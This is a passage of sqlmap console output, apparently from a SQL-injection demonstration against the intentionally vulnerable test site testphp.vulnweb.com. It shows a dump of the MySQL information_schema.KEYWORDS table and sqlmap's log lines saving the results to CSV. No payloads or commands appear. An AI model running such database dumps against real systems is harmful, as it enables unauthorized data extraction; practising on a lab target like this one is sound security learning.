| HOUR                           |
| HOUR_MICROSECOND               |
| HOUR_MINUTE                    |
| HOUR_SECOND                    |
| IDENTIFIED                     |
| IF                             |
| IGNORE                         |
| IGNORE_SERVER_IDS              |
| IMPORT                         |
| IN                             |
| INACTIVE                       |
| INDEX                          |
| INDEXES                        |
| INFILE                         |
| INITIAL_SIZE                   |
| INNER                          |
| INOUT                          |
```



```
| INTO                           |
| INVISIBLE                      |
| INVOKER                        |
| IO                             |
| IO_AFTER_GTIDS                 |
| IO_BEFORE_GTIDS                |
| IO_THREAD                      |
| IPC                            |
| IS                             |
| ISOLATION                      |
| ISSUER                         |
| ITERATE                        |
| JOIN                           |
| JSON                           |
| JSON_TABLE                     |
| JSON_VALUE                     |
| KEY                            |
| KEY_BLOCK_SIZE                 |
| KEYS                           |
| KILL                           |
| LAG                            |
| LANGUAGE                       |
| LAST                           |
| LAST_VALUE                     |
| LATERAL                        |
| LEAD                           |
| LEADING                        |
| LEAVE                          |
| LEAVES                         |
| LEFT                           |
| LESS                           |
| LEVEL                          |
| LIKE                           |
| LIMIT                          |
| LINEAR                         |
| LINES                          |
| LINESTRING                     |
| LIST                           |
| LOAD                           |
| LOCAL                          |
| LOCALTIME                      |
| LOCALTIMESTAMP                 |
```



```
| PHASE                          |
| PLUGIN                         |
| PLUGIN_DIR                     |
| PLUGINS                        |
| POINT                          |
| POLYGON                        |
| PORT                           |
| PRECEDES                       |
| PRECEDING                      |
| PRECISION                      |
| PREPARE                        |
| PRESERVE                       |
| PREV                           |
| PRIMARY                        |
| PRIVILEGE_CHECKS_USER          |
| PRIVILEGES                     |
| PROCEDURE                      |
| PROCESS                        |
| PROCESSLIST                    |
| PROFILE                        |
| PROFILES                       |
| PROXY                          |
| PURGE                          |
| QUARTER                        |
| QUERY                          |
| QUICK                          |
| RANDOM                         |
| RANGE                          |
| RANK                           |
| READ                           |
| READ_ONLY                      |
| READ_WRITE                     |
| READS                          |
| REAL                           |
+--------------------------------+

[16:45:45] [INFO] table 'information_schema.KEYWORDS' dumped to CSV file '/home/diegodm/.sqlmap/output/testphp.vulnweb.com/dump/information_schema
/KEYWORDS.csv'
[16:45:45] [INFO] fetched data logged to text files under '/home/diegodm/.sqlmap/output/testphp.vulnweb.com'
[16:45:45] [WARNING] you haven't updated sqlmap for more than 793 days!!!
```